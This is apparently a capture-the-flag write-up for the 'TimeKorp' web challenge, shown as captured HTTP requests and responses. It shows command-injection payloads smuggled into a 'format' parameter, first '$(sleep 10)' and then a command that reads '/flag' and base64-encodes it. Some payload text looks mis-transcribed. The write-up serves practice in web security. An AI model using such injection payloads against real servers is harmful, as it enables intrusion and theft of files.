



TimeKorp

1) Checked the website



2) Tried modifying format parameter

Request

PrettyRawHex

1

GET /?format=%Y-%m-%d'.7+7]. HTTP/1.1

2

Host: 94.237.58.188:54858

3

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Connection: close

8

Referer: http://94.237.58.188:54858/

9

Upgrade-Insecure-Requests: 1

10

11

Response

PrettyRawHexRender

18

<div>

19

<nav class="navbar navbar-dark bg-primary navbar-expand-lg mb-4">

20

21

What's the time?

22

23

<div class="collapse navbar-collapse" id="navbarSupportedContent">

24

<ul class="navbar-nav">

25

<li class="nav-item">

26

27

What's the date?

28

(current)

29

30

31

32

33

</div>

34

</nav>

35

<div class="jumbotron vertical-center">

36

<div class="container">

37

<div class="container">

38

<h1 class="jumbotron-heading">

39

>

40

It's

41

42

Try 'date --help' for more information.

43

.

There is a command injection point

3) Got command injection

Request

```
1 GET /?format=%Y-%m-%d%$(sleep 10) HTTP/1.1
2 Host: 94.237.58.188:54858
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://94.237.58.188:54858/
9 Upgrade-Insecure-Requests: 1
```

Response

```
19 <nav class="navbar navbar-dark bg-primary navbar-expand-lg mb-4">
20 <a class="navbar-brand mb-0" href=?format=%H:%M:%S">
21   What's the time?
22 </a>
23 <div class="collapse navbar-collapse" id="navbarSupportedContent">
24   <ul class="navbar-nav">
25     <li class="nav-item">
26       <a class="nav-link" href=?format=%Y-%m-%d">
27         What's the date? <span class="sr-only">
28           (current)
29         </span>
30       </a>
31     </li>
32   </ul>
33 </div>
34 </nav>
35 <div class="jumbotron vertical-center">
36 <div class="container">
37 <div class="container">
38 <h1 class="jumbotron-heading">
39   <span class="text-muted">
40     It's
41     2024-06-03..<span class="text-muted">
42     </span>
43   </h1>
44 </div>
45 </div>
46 </div>
47 </body>
48 <script src="https://code.jquery.com/jquery-3.4.1.slim.min.js" integrity="
49   sha384-JQq4849bLE2+pot4mYKhvSV5ZF5SR50GLJwBvKUI7mgFAV0WjlytforRSJoz+n" crossorigin="
50   anonymous">
51 </script>
52 <script src="https://cdn.jsdelivr.net/npm/popper.js@1.16.0/dist/umd/popper.min.js" integrity
53   =sha384-Q6E99v4huyQJqL1R9dzf4gYQJ1y3w6ZykgJ4oVv99fzZ4wEl9G17lXgS46" crossorigin="
54   anonymous">
55 </script>
56 <script src="https://stackpath.bootstrapcdn.com/bootstrap/4.4.1/js/bootstrap.min.js"
57   integrity="sha384-8gTVYG48GLRSZ06Q6p7s4m473BBtsB5RAZAa0c7ba6qbVihV3GF5fdr98/O93+H6E5"
58   crossorigin="anonymous">
59 </script>
```

Inspector

Selected text: span class="text"

Request attributes: 2

Request query parameters: 1

Request body parameters: 0

Request cookies: 0

Request headers: 8

Response headers: 5

2,072 bytes | 10,379 millis

4) Got flag

Request

```
1 GET /?format=%Y-%m-%d%$(cat /flag)base64 -w 0) HTTP/1.1
2 Host: 94.237.58.188:54858
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://94.237.58.188:54858/
9 Upgrade-Insecure-Requests: 1
```

Response

```
19 <nav class="navbar navbar-dark bg-primary navbar-expand-lg mb-4">
20 <a class="navbar-brand mb-0" href=?format=%H:%M:%S">
21   What's the time?
22 </a>
23 <div class="collapse navbar-collapse" id="navbarSupportedContent">
24   <ul class="navbar-nav">
25     <li class="nav-item">
26       <a class="nav-link" href=?format=%Y-%m-%d">
27         What's the date? <span class="sr-only">
28           (current)
29         </span>
30       </a>
31     </li>
32   </ul>
33 </div>
34 </nav>
35 <div class="jumbotron vertical-center">
36 <div class="container">
37 <div class="container">
38 <h1 class="jumbotron-heading">
39   <span class="text-muted">
40     It's
41     2024-06-03SFRCezFOXZk1X3QxbTnfZjByX3VsdDFTNHQzX3B3bjRnMyF9<span class="
42     text-muted">
43     </span>
44   </h1>
45 </div>
46 </div>
47 </div>
48 </body>
49 <script src="https://code.jquery.com/jquery-3.4.1.slim.min.js" integrity="
50   sha384-JQq4849bLE2+pot4mYKhvSV5ZF5SR50GLJwBvKUI7mgFAV0WjlytforRSJoz+n" crossorigin="
51   anonymous">
52 </script>
53 <script src="https://cdn.jsdelivr.net/npm/popper.js@1.16.0/dist/umd/popper.min.js" integrity
54   =sha384-Q6E99v4huyQJqL1R9dzf4gYQJ1y3w6ZykgJ4oVv99fzZ4wEl9G17lXgS46" crossorigin="
55   anonymous">
56 </script>
57 <script src="https://stackpath.bootstrapcdn.com/bootstrap/4.4.1/js/bootstrap.min.js"
58   integrity="sha384-8gTVYG48GLRSZ06Q6p7s4m473BBtsB5RAZAa0c7ba6qbVihV3GF5fdr98/O93+H6E5"
59   crossorigin="anonymous">
60 </script>
```

Inspector

Selected text: SFRCezFOXZk1X3QxbTnfZjByX3VsdDFTNHQzX3B3bjRnMyF9

Decoded from: Base64

Request attributes: 2

Request query parameters: 1

Request body parameters: 0

Request cookies: 0

Request headers: 8

Response headers: 5